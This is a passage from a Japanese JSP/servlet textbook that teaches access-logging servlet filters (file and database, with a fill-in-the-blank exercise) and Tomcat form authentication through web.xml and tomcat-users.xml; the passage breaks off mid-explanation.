フィルターとは、クライアントからの要求を受信した際に、特定の処理を差しはさむ（＝フィルタリングする）ための仕組みです。フィルターを利用することで、オリジナルのJSP＆サーブレットに手を加えることなく、（たとえば）ログやユーザー認証、データ変換／圧縮など、補助的な処理を一元的に管理できるようになります。

ここでは、フィルター機能を利用した例として、アプリケーションへのアクセスログを収集してみます。



▲フィルターによって記録されたログファイル

サンプルファイル：jsp10 ▶ WEB-INF ▶ src/to/msn/wings/lesson34 ▶ LogFilter.java、web.xml

実習　講義　練習問題　CHAPTER 08 LESSON 34

1 コードを入力する（フィルタークラス）

メモ帳で/WEB-INF/src/to/msn/wings/lesson34フォルダーのLogFilter.javaを開き、リスト1のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 LogFilter.java

```
1  package to.msn.wings.lesson34;
2
3  import java.io.BufferedWriter;
4  import java.io.FileWriter;
5  import java.io.IOException;
6  import java.text.SimpleDateFormat;
7  import java.util.Calendar;
8  import java.util.Date;
9
10 import javax.servlet.Filter;
```

```
import javax.servlet.FilterChain;
import javax.servlet.FilterConfig;
import javax.servlet.ServletContext;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.http.HttpServletRequest;

public class LogFilter implements Filter {
  private String path = null;

  @Override
  public void init(FilterConfig config) {
    this.path = config.getInitParameter("path");
  }

  @Override
  public void destroy() {}

  @Override
  public void doFilter(ServletRequest request, ServletResponse
response, FilterChain chain) throws ServletException, IOException {
    HttpServletRequest req = (HttpServletRequest)request;
    ServletContext app = req.getSession().getServletContext();
    Date current = Calendar.getInstance().getTime();
    SimpleDateFormat dfmt = new SimpleDateFormat("yyyyMMdd");
    String path = this.path + "/" + dfmt.format(current).toString()
+ ".log";
    FileWriter writer = new FileWriter(app.getRealPath(path), true);
    BufferedWriter buf = new BufferedWriter(writer, 10);
    SimpleDateFormat tfmt = new SimpleDateFormat("HH:mm:ss");
    buf.write(tfmt.format(current).toString());
    buf.write("¥t");
    buf.write(req.getHeader("user-agent"));
    buf.write("¥t");
    buf.write(req.getServletPath());
    buf.write("¥t");
    buf.write(req.getRemoteAddr());
    buf.newLine();
    buf.close();
    chain.doFilter(request, response);
  }
}
```

フィルターの初期化

フィルターの終了処理

フィルターの動作を定義

2 コードを入力する（フィルターの設定）

メモ帳で/WEB-INFフォルダーのweb.xmlを開き、リスト2のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト2 web.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:jsp="http://java.sun.com/xml/ns/javaee/jsp"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://
xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1">
...中略...
  <filter>
    <filter-name>LogFilter</filter-name>
    <filter-class>to.msn.wings.lesson34.LogFilter</filter-class>
    <init-param>
      <param-name>path</param-name>
      <param-value>/WEB-INF/data</param-value>
    </init-param>
  </filter>
  <filter-mapping>
    <filter-name>LogFilter</filter-name>
    <url-pattern>/*</url-pattern>
    <dispatcher>REQUEST</dispatcher>
  </filter-mapping>
  <filter>
    <filter-name>P_DbLogFilter</filter-name>
    <filter-class>to.msn.wings.lesson34.P_DbLogFilter</filter-class>
  </filter>
  ...中略...
</web-app>
```

3 フィルタークラスをコンパイルする

コマンドプロンプトを開き、以下のようにコマンドを実行します。

```
> cd %CATALINA_HOME%¥webapps¥jsp10¥WEB-INF¥src¥to¥msn¥wings¥
lesson34*1
> javac -encoding UTF-8 LogFilter.java
```

/WEB-INF/to/msn/wings/lesson34フォルダーの配下にLogFilter.classができていれば、コンパイルは成功です*2。生成されたLogFilter.classを/WEB-INF/classes/to/msn/wings/lesson34フォルダーに移動します。

*1 環境変数%CATALINA_HOMEは、LESSON 01で定義したものです。今一度、きちんと定義済みであるかを確認しておきましょう。

*2 コンパイルでエラーが発生した場合には、P.311の解説もあわせて確認してみましょう。

4 アプリケーションを再起動する

.classファイル、web.xmlを新規作成／更新した場合には、アプリケーションを再起動する必要があります。P.294と同様の手順で、Tomcat Managerからjsp10アプリケーションを再起動してください。

5 ブラウザーで動作を確認する


Tomcatが起動していることを確認してから、ブラウザーからアプリケーション内の任意のURLにアクセスしてください。P.440の図のように/WEB-INF/dataフォルダーにYYYYMMDD.logの形式でアクセスログが記録されていれば、成功です。

http://localhost:8080/jsp10/～

フィルターの役割と利用局面

フィルターは、それ自身を動作させることを目的としたJSPやサーブレットとは本来の目的が異なります。言うなれば、フィルターとは、JSPやサーブレットなどのコンテンツが呼び出される際に一緒に呼び出され、「補助的な処理を実行する」ことを目的とした仕組みです。

JSPやサーブレットがコンテンツそれ自体を作成するものであるとしたら、フィルターは、生成されたコンテンツの圧縮や暗号化などの変換、あるいはログ集計や認証という形でコンテンツへのアクセス管理を担います*3。



▲フィルターの仕組み

もちろん、これらの機能はフィルターを使わずに、JSP＆サーブレットに直接記述してもよいのですが、その場合はオリジナルのJSPやサーブレットをいちいち書き換えなければならず、アプリケーションの管理という意味では非効率です*4。しかし、フィルターを使うことで、こうした補助的な機能を、アプリケーションの本体であるJSP＆サーブレットにまっ

*3 たとえば、ここまで個々のJSP＆サーブレットで記述してきたsetCharacterEncodingメソッドの記述も、フィルターを利用することで一箇所にまとめられます。

*4 その事情は、たとえ共通ロジックをJavaBeansなどの形で部品化したとしても、オリジナルのJSP＆サーブレットから「明示的に呼び出さなければならない」という意味ではなんら変わるものではありません。

たく手を加えることなく、付加することができるのです。

フィルターを定義する

フィルターを定義するにあたって、まずは基本的な構文をおさえておくことにしましょう。以下は、LogFilter.javaから、フィルターを定義するにあたって省略できない骨子の部分だけを取り出したものです。

```
 1 package to.msn.wings.lesson34;
   ...中略...
10 import javax.servlet.Filter;                                    ①
11 import javax.servlet.FilterChain;
12 import javax.servlet.FilterConfig;
   ...中略...
14 import javax.servlet.ServletException;
15 import javax.servlet.ServletRequest;
16 import javax.servlet.ServletResponse;
   ...中略...
19 public class LogFilter implements Filter {                      ②
     ...中略...

22   @Override                                                     ③
23   public void init(FilterConfig config) {
       ...中略...
25   }
26
27   @Override
28   public void destroy() {}
29
30   @Override                                                     ④
31   public void doFilter(ServletRequest request, ServletResponse
   response, FilterChain chain) throws ServletException, IOException {
       ...中略...
49     chain.doFilter(request, response);                          ⑤
50   }
51 }
```

以下に、ポイントをまとめます。

①フィルターには、javax.servlet、java.ioパッケージが必須

フィルター内では、最低、以下のクラス／インターフェイス／例外をインポートしておく必要があります。

- java.io.IOException

- javax.servlet.Filter
- javax.servlet.FilterChain
- javax.servlet.FilterConfig
- javax.servlet.ServletException
- javax.servlet.ServletRequest
- javax.servlet.ServletResponse

もちろん、パッケージごとまとめてインポートしてもかまいませんが、本書ではP.297でも述べたような理由で、クラス単位にインポートしています。

②フィルタークラスは、Filterインターフェイスを実装する

フィルターに必要な基本メソッドは、Filterインターフェイスで定義されています。フィルタークラスを定義する場合には、Filterインターフェイスを実装し*1、必要に応じて、そのメソッドに実際の処理を記述していく必要があります。

Filterインターフェイスで定義されているメソッドは、

- initメソッド
- destroyメソッド
- doFilterメソッド

の3つです。

*1 インターフェイスとは、中身を持たない——メソッド名だけが定義された空のクラスのようなものです。インターフェイスが提供する空のメソッドに対して具体的なコードを追加することを、インターフェイスを実装する、と言います。

③フィルターの初期化処理はinitメソッドで定義する

initメソッドは、フィルターが初めて呼び出されるタイミングで呼び出されます。いわゆるサーブレットクラスにおけるinitメソッドに相当するものだと言えるでしょう。実習のサンプルでは、フィルターの初期化パラメーター（後述）をプライベート変数pathに格納しています。

また、フィルタークラスでは、後処理を行うdestroyメソッドも定義しておく必要があります。フィルターで使用した変数やオブジェクトの解放などを行うのが一般的です。本サンプルでは、特別な後処理を必要としていませんので、空のdestroyメソッドを定義しています*2。

*2 インターフェイスを実装する場合、たとえそのメソッドが不要であっても省略することはできません。必ず空のメソッドを定義するようにしてください。

④フィルターの動作はdoFilterメソッドで定義

ここまではフィルターを定義するための、どちらかというと前準備的な記述でした。

フィルターの実処理を記述するのは、doFilterメソッドの役割です。doFilterメソッドは、引数として、

- リクエスト情報を管理するServletRequestオブジェクト
- レスポンス情報を制御するServletResponseオブジェクト

- 一連のフィルターを管理するFilterChainオブジェクト

を受け取ります。

ここでは、LESSON 14にならって、アクセス情報をテキストファイルに記録することにします。ログを記録する手順については、CHAPTER 03でも扱った内容のままですので、説明は割愛します。

また、doFilterメソッドの末尾は、原則として、FilterChainオブジェクトのdoFilterメソッドで終わらなければならない点にも注目です（⑤）。現在の要求に紐づいたフィルターは、必ずしも1つであるとは限りません。そんなときに、chain.doFilterメソッドは、次のフィルターを起動します。次のフィルターが存在しない場合には、本来要求されたページを呼び出します*。

構文 doFilterメソッド

```
FilterChainオブジェクト.doFilter(
  ServletRequestオブジェクト, ServletResponseオブジェクト)
```

登録された次のフィルターを実行する（次のフィルターが存在しない場合は、最初にリクエストされたページを処理）。

＊厳密には、リクエスト処理を中断する条件が記述されている場合は、chain.doFilterメソッドを呼び出さないようなケースもあります。しかし、それはまた別の話として、まずはdoFilterメソッドの末尾でchain.doFilterメソッドを呼び出すとおぼえておきましょう。

フィルターを起動する

フィルターは、ある別のページに補助的な機能を追加するというその性質上、サーブレットやJSPのようにURLやフォームなどから**直接**呼び出すことはできません。

フィルターを起動するには、JSP＆サーブレットの基本設定ファイルであるweb.xmlから、フィルターの基本情報と起動条件を設定する必要があります。

（1）フィルター名とクラス名とを関連づける

<filter>要素は、フィルター名とフィルター機能を実装したクラスとを関連づける役割を持ちます。たとえば、以下の例であれば、to.msn.wings.lesson34.LogFilterクラスで定義されたフィルターの名前をLogFilterとしています。

ここではわかりやすさを考慮して、クラス名とフィルター名とを同じ名前にしていますが、もちろん、まったく違う名前を付けてもかまいません。

```
35 <filter>
36   <filter-name>LogFilter</filter-name>
37   <filter-class>to.msn.wings.lesson34.LogFilter</filter-class>
38   <init-param>
39     <param-name>path</param-name>
40     <param-value>/WEB-INF/data</param-value>
41   </init-param>
```

```
</filter>
```

ここで定義されたフィルター名は、次の<filter-mapping>要素の中で、フィルターの適用範囲を設定する際に使用されます。

また、<init-param>要素には、フィルタークラス内で利用できる初期化パラメーターを指定してください。ここで指定された初期化パラメーターの値には、FilterConfigオブジェクト（サンプルでは変数config）のgetInitParameterメソッドで取得できます。

```
@Override
public void init(FilterConfig config) {
  this.path = config.getInitParameter("path");
}
```

P.325でも述べた理由で、初期化パラメーターは（doFilterメソッドの中ではなく）initメソッドの中で取得し、あらかじめインスタンス変数（ここでは変数path）にセットしておくようにしましょう。

構文 **getInitParameterメソッド**

FillerConfigオブジェクト.getInitParameter(パラメーター名)
デプロイメントディスクリプター（<init-param>要素）で定義された初期化パラメーターを取得する。

(2) フィルターの適用範囲を決める

先ほども述べたように、フィルターは特定のページに対して付随的な機能を付与するというその性質上、JSP＆サーブレットのように呼び出しのためのURLを持ちません。フィルターを有効にするには、どのページを呼び出したタイミングでフィルターを起動するか、適用の範囲を設定する必要があります。

これを行うのが、<filter-mapping>要素です。

```
<filter-mapping>
  <filter-name>LogFilter</filter-name>
  <url-pattern>/*</url-pattern>
  <dispatcher>REQUEST</dispatcher>
</filter-mapping>
```

ここでは、LogFilterフィルターを、現在のアプリケーション配下のすべてのページ（/*）に対して適用しています。<dispatcher>要素は、フィルタークラスをどのタイミングで適用するかを決める要素で、以下のような値を指定できます。

▼<dispatcher>要素の設定値

設定値	概要
REQUEST	リクエスト時
FORWARD	転送時
INCLUDE	インクルード時
ERROR	エラー発生時
ASYNC	非同期呼び出し時

複数の値を指定する場合には、<dispatcher>要素を必要な数だけ列記してください。

以上の設定によって、以下のような――/jsp10配下のあらゆる要求に対して、LogFilterフィルターが起動されるようになります。

```
http://localhost:8080/jsp10/lesson02/
http://localhost:8080/jsp10/lesson02/intro.jsp
http://localhost:8080/jsp10/lesson23/IntroServlet
```

特定のサーブレットと関連づけしたい場合は、<url-pattren>要素を<servlet-name>要素に置き換えます。

```
<filter-mapping>
  <filter-name>LogFilter</filter-name>
  <servlet-name>IntroServlet</servlet-name>
  <dispatcher>REQUEST</dispatcher>
</filter-mapping>
```

上の例では、フィルターLogFilterは、サーブレットIntroServletが呼び出された場合のみ起動されます。<servlet-name>要素に指定するのは、サーブレットの完全修飾名ではなく、<servlet>要素で定義された論理名である点に注意してください[*1]。

<filter-mapping>要素は複数定義することで、複数のフィルターを同時に適用できるようになります。

*1　@WebServletアノテーションを利用している場合には、「@WebServlet(name="IntroServlet")」のように、name属性でサーブレットの論理名を宣言してください。

補足：アノテーションによるフィルターの有効化

サーブレット3.0以降では、@WebFilterアノテーションを利用することで、web.xmlレスでもフィルターを有効化できるようになりました。

web.xmlの<filter> / <filter-mapping>要素をコメントアウトしてから、LogFilter.javaに以下のコードを追加してみましょう。

```
 8 import java.util.Date;
 9
10 import javax.servlet.DispatcherType;
11 import javax.servlet.Filter;
```

```
   ...中略...
18 import javax.servlet.annotation.WebFilter;
19 import javax.servlet.annotation.WebInitParam;
20
21 @WebFilter(urlPatterns = "/*", filterName = "LogFilter",
22   dispatcherTypes = DispatcherType.REQUEST,
23   initParams = @WebInitParam(name = "path", value = "/WEB-INF/
   data")
24 )
25 public class LogFilter implements Filter {
     ...中略...
58 }
```

@WebFilterアノテーションの一般的な構文は、以下のとおりです。

構文 @WebFilterアノテーション

```
@WebFilter(
  filterName = "フィルター名",
  urlPatterns = { "URLパターン", ... },
  dispatcherTypes = { "ディスパッチャー型", ... }
  initParams = {
    @WebInitParam(name = "パラメーター名", value = "値"),...
  }
)
```

フィルターの基本情報／起動条件を設定する。

それぞれの属性の意味は、<filter> / <filter-mapping>要素のそれと対応していますので、特筆すべき点はありません。urlPatterns / dispatcherTypes / initParams属性は、いずれも複数指定できますが、値が1つしかない場合には{...}を省略してもかまいません[*2]。つまり、以下はいずれも同じ意味です。

*2 一般的には{...}を省略するのが自然です。

```
@WebFilter(urlPatterns = "/*")
@WebFilter(urlPatterns = { "/*" })
```

また、urlPatterns属性しかない場合には、属性名を省略して、以下のようにも表せます。

```
@WebFilter("/*")
```

さて、これで構文については理解できました。では、web.xmlとアノテーションといずれを利用すればよいのでしょうか。

結論から言ってしまうと、著者はweb.xmlを優先して利用すべきであると考えています。その理由は以下のとおりです。

(1) 着脱が容易になる

フィルターの利点の1つとして、JSP＆サーブレットから独立して着脱できる、という点があります。しかし、着脱のために、いちいち.javaファイルを編集しなければならないのは面倒です。.javaファイルよりは.xmlファイルの編集の方が簡便です。

(2) Javaを知らない人でもパラメーターを編集できる

P.324で触れたのと同じ理由です。初期化パラメーターは、(開発者でなく) アプリケーションを配置し、利用するだけの人が編集する可能性があります。アプリケーション利用者が必ずしもJavaに精通しているとは限りません。

(3) 有効なフィルターを一望しやすい

web.xmlで宣言しておくことで、現在、アプリケーションで有効なフィルターをweb.xmlだけで確認できます*1。関係するフィルターが多くなってきた場合、この性質は重要です。

もちろん、原則として着脱しない、初期化パラメーターなどもない (＝開発者しか触らない) など、アノテーションのほうが有利なケースもあります。双方の特徴を知って、うまく使い分けてください。

*1 もちろん、アノテーションを利用している場合でも、関連フィルターを1つのパッケージにまとめることで、一望はしやすくなります。

まとめ


- フィルターは、クライアントからの要求を処理する際に行うべき共通的な処理を、オリジナルのJSP＆サーブレットに手を加えずに追加したい場合に使います。
- フィルターは、データの変換処理やログの記録、圧縮、認証などの用途に使われます。
- フィルターはFilterインターフェイスを実装しなければなりません。
- フィルターの初期化処理はinitメソッドで記述します。
- フィルターの実処理は、doFilterメソッドで定義します。
- フィルターの起動条件は、web.xmlもしくは@WebFilterアノテーションで定義します。

実習　講義　**練習問題**　CHAPTER 08 LESSON 34

Q フィルターを利用して、データベースにアクセスログを記録してみましょう。以下の空欄を埋めて、P_DbLogFilter.javaとweb.xmlを完成させてください。

なお、ログを記録するテーブルlogsテーブルのフィールドレイアウトは、以下のとおりであるとします*2。

*2 LESSON 18の手順を行っていれば、すでに準備済みであるはずです。



▲logsテーブルの内容をmysqlクライアントから確認

▼logsテーブルのフィールドレイアウト

フィールド名	データ型	概要
id	INT	ログコード（主キー。自動連番）
access_date	DATE	アクセス日付
access_time	TIME	アクセス時刻
agent	VARCHAR(255)	クライアントの種類
path	VARCHAR(100)	アクセス先のパス
ip_address	VARCHAR(50)	クライアントのIPアドレス

リスト1 P_DbLogFilter.java

```
1  package to.msn.wings.lesson34;
2
3  import java.io.IOException;
4  import java.sql.Connection;
5  import java.sql.PreparedStatement;
6  import java.sql.SQLException;
7  import java.text.SimpleDateFormat;
8  import java.util.Calendar;
9  import java.util.Date;
10
11 import javax.naming.Context;
12 import javax.naming.InitialContext;
13 import javax.naming.NamingException;
14 import javax.servlet.Filter;
15 import javax.servlet.FilterChain;
```

```
import javax.servlet.FilterConfig;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.http.HttpServletRequest;
import javax.sql.DataSource;

public class P_DbLogFilter [ ① ] {

  @Override
  public void [ ② ](ServletRequest request, ServletResponse response,
FilterChain chain) throws ServletException, IOException {
    Connection db = null;
    PreparedStatement ps = null;
    try {
      Context context = new InitialContext();
      DataSource ds = (DataSource)context.lookup("java:comp/env/jdbc/Jsp10");
      db = ds.getConnection();
      Date current = Calendar.getInstance().getTime();
      SimpleDateFormat dfmt = new SimpleDateFormat("yyyy-MM-dd");
      SimpleDateFormat tfmt = new SimpleDateFormat("HH:mm:ss");
      ps = db.prepareStatement(
        "INSERT INTO logs(access_date, access_time, agent, path, ip_address)
VALUES(?,?,?,?,?)");
      ps.setString(1, dfmt.format(current));
      ps.setString(2, tfmt.format(current));
      ps.setString(3, ((HttpServletRequest)request).getHeader("user-agent"));
      ps.setString(4, ((HttpServletRequest)request).getServletPath());
      ps.setString(5, request.getRemoteAddr());
      ps.executeUpdate();
    } catch (NamingException e) {
      e.printStackTrace();
    } catch (SQLException e) {
      e.printStackTrace();
    } finally {
      try {
        if(ps != null) { ps.close(); }
        if(db != null) { db.close(); }
      } catch (SQLException e) {
        e.printStackTrace();
      }
    }
    [ ③ ].doFilter(request, response);
  }

  @Override
  public void init(FilterConfig config){}

  @Override
```

```
  public void destroy(){}
}
```

リスト2 web.xml


```
<?xml version="1.0" encoding="UTF-8"?>
<[④] xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:jsp="http://java.sun.com/xml/ns/javaee/jsp"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://xmlns.jcp.
org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1">
  ...中略...
  <filter>
    <filter-name>P_DbLogFilter</filter-name>
    [⑤]
  </filter>
  <filter-mapping>
    [⑥]
    <url-pattern>/lesson33/*</url-pattern>
    <[⑦]>REQUEST</[⑦]>
    <[⑦]>FORWARD</[⑦]>
    <[⑦]>INCLUDE</[⑦]>
  </filter-mapping>
  ...中略...
</[④]>
```

LESSON 35


デプロイメントディスクリプターでアプリケーション管理を学ぼう

デプロイメントディスクリプター（web.xml）は、これまでにもさまざまなところで顔を出してきた重要なファイルです。サーブレット／フィルター／タグライブラリの登録、JSPページの基本設定など、アプリケーションに関する基本的な設定は、すべてweb.xmlに集約されていると思ってよいでしょう。


本書最後のこのLESSONでは、web.xmlによるアクセス管理について学び、これまで紹介しきれなかったweb.xmlの主要な設定項目について、まとめます。web.xmlは必ずしも必須のファイルではありませんが、うまく利用することで、アプリケーション管理をより簡単にしてくれます。




▲ログイン画面



▲ログインに成功した場合



▲ログインに失敗した場合



実習 講義 練習問題 CHAPTER 08 LESSON 35

1 コードを入力する（ログインページ）

メモ帳で/lesson35フォルダーのlogin.jspを開き、リスト1のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

CHAPTER LESSON DAYS
01 01 1st
02
03
04
05
02 06 2nd
07
08
09
03 10 3rd
11
12
13 4th
14
15
04 16 5th
17
18
19 6th
20
21
22
05 23 7th
24
25
06 26 8th
27
28
07 29 9th
30
31
08 32 10th
33
34
35

レッスン予定日 月 日

レッスン終了

リスト1 login.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>フォーム認証</title>
</head>
<body>
<form method="POST" action="j_security_check">
<div>
  <label>ユーザー名：<br />
    <input type="text" name="j_username" size="15" />
  </label>
</div>
<div>
  <label>パスワード：<br />
    <input type="password" name="j_password" size="15" />
  </label>
</div>
<div>
  <input type="submit" value="ログイン" />
</div>
</form>
</body>
</html>
```

2 コードを入力する（エラーページ）

メモ帳で/lesson35フォルダーのloginError.jspを開き、リスト2のようなコードが書かれていることを確認してください。単なるHTMLなので、編集すべき点はありません。

リスト2 loginError.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>フォーム認証</title>
</head>
<body>
エラーが発生しました。前の画面に戻ってください。
</body>
</html>
```

3 コードを入力する（アクセス制限）

メモ帳で/WEB-INFフォルダーのweb.xmlを開き、リスト3のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト3 web.xml

```
 1 <?xml version="1.0" encoding="UTF-8"?>
 2 <web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 3   xmlns="http://xmlns.jcp.org/xml/ns/javaee"
 4   xmlns:jsp="http://java.sun.com/xml/ns/javaee/jsp"
 5   xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://
   xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
 6   version="3.1">
   ...中略...
60   <security-constraint>
61     <web-resource-collection>
62       <web-resource-name>lesson35 Auth</web-resource-name>
63       <url-pattern>/lesson35/auth/*</url-pattern>
64     </web-resource-collection>
65     <auth-constraint>
66       <role-name>admin</role-name>
67       <role-name>manager</role-name>
68     </auth-constraint>
69   </security-constraint>
70   <login-config>
71     <auth-method>FORM</auth-method>
72     <realm-name>JSP10 Auth</realm-name>
73     <form-login-config>
74       <form-login-page>/lesson35/login.jsp</form-login-page>
75       <form-error-page>/lesson35/loginError.jsp</form-error-page>
76     </form-login-config>
77   </login-config>
78   <security-role>
79     <role-name>admin</role-name>
80   </security-role>
81   <security-role>
82     <role-name>manager</role-name>
83   </security-role>
   ...中略...
147 </web-app>
```

認証の範囲

ログイン方法

ロールの宣言

4 ユーザー定義ファイルtomcat-users.xmlを編集する

%CATALINA_HOME%/confフォルダー配下のtomcat-users.xmlを開き、リスト4のようにマーカー部分を追加します。

リスト4 tomcat-users.xml

```
 1 <?xml version='1.0' encoding='ms932'?>
   ...中略...
18 <tomcat-users>
19 <role rolename="admin"/>
20 <role rolename="manager" />
21 <user username="admin" password="admin" roles="manager-gui" />
22 <user username="yyamada" password="12345" roles="admin, manager"/>
   ...中略...
40 </tomcat-users>
```

5 Tomcatを再起動する

tomcat-users.xmlを更新した場合には、Tomcat自体を再起動する必要があります。jsp10アプリケーションの再起動では、内容が反映されません。Tomcatの停止→起動による再起動の方法は、P.25を参照してください。

6 ブラウザーで動作を確認する


Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.454の図のように、初回アクセス時にログイン画面が表示されれば成功です。ユーザーIDに「yyamada」パスワードに「12345」と入力すればログインは成功し、もともと要求したページ（intro.jsp）が表示されます。

http://localhost:8080/jsp10/lesson35/auth/intro.jsp

フォーム認証の流れ

JSP＆サーブレットは、デフォルトでさまざまな認証方式に対応しています。基本認証、フォーム認証、ダイジェスト認証、クライアント証明書認証などがそれです。本書では紙面の都合上、これらすべてについて解説することはできませんが、その中でも環境に制約されず、なおかつ自由度が高いのがフォーム認証です。

フォーム認証の大きな特徴として、後述するわずかなルールさえ守っていれば、ログイン画面を自由にレイアウトできるという点があります。それでは、以下にフォーム認証までの簡単な流れを図示してみることにしましょう。



▲フォーム認証の仕組み

認証の状態はセッション（P.130）で管理されています。もしログアウトしたい場合は、以下のいずれかの命令で行えます。

```
<% session.invalidate(); %>
<% request.logout(); %>
```

logoutメソッドは、サーブレット3.0で導入された比較的新しいメソッドです。invalidateメソッドがセッション全体を破棄するのに対して、logoutメソッドは認証関係の情報だけを破棄します。サーブレット3.0以降を利用できる環境ならば、logoutメソッドを優先して利用してください。

フォーム認証に必要なファイル

フォーム認証を実現するには、大きく4つのファイルが必要になります。以下に、それぞれの主要なポイントを示しておきます。

(1) デプロイメントディスクリプター（web.xml）

認証設定の大部分は、デプロイメントディスクリプターに記述します。認証が必要となるフォルダーの範囲やログイン方法、アクセスを認めるロール（権限）、ログインページのURLなどを指定します。web.xmlの設定方法については後述します。

(2) ユーザー情報ファイル (tomcat-users.xml*1)

ユーザー情報ファイルの名前は、JSP＆サーブレットコンテナーの種類によって異なりますが、Tomcatの場合はtomcat-users.xmlです。%CATALINA_HOME%/confフォルダーの配下にあらかじめ用意されているはずです。

LESSON 01の手順に従っている場合、Windows環境ではあらかじめ以下のようなユーザーが作成されているはずです。ユーザー名／パスワードは共にadmin、権限はmanager-guiであるユーザーです。

```
22 <user username="admin" password="admin" roles="manager-gui" />
```

さらに実習では、ユーザー名はyyamada、パスワードは12345、権限はadmin、managerであるユーザーを追加しています。

権限（ロール）とは、各コンテンツへのアクセス可否を制御するグループのようなものです。この場合であれば、「yyamadaユーザーは、admin、managerという2個の権限を持つ」となります。JSP＆サーブレットでは、権限情報によってアクセスをコントロールします。

別にユーザーを作成したい場合には、既存の<user>要素に並列に<user>要素を追加してください。

(3) ログインページ (login.jsp)

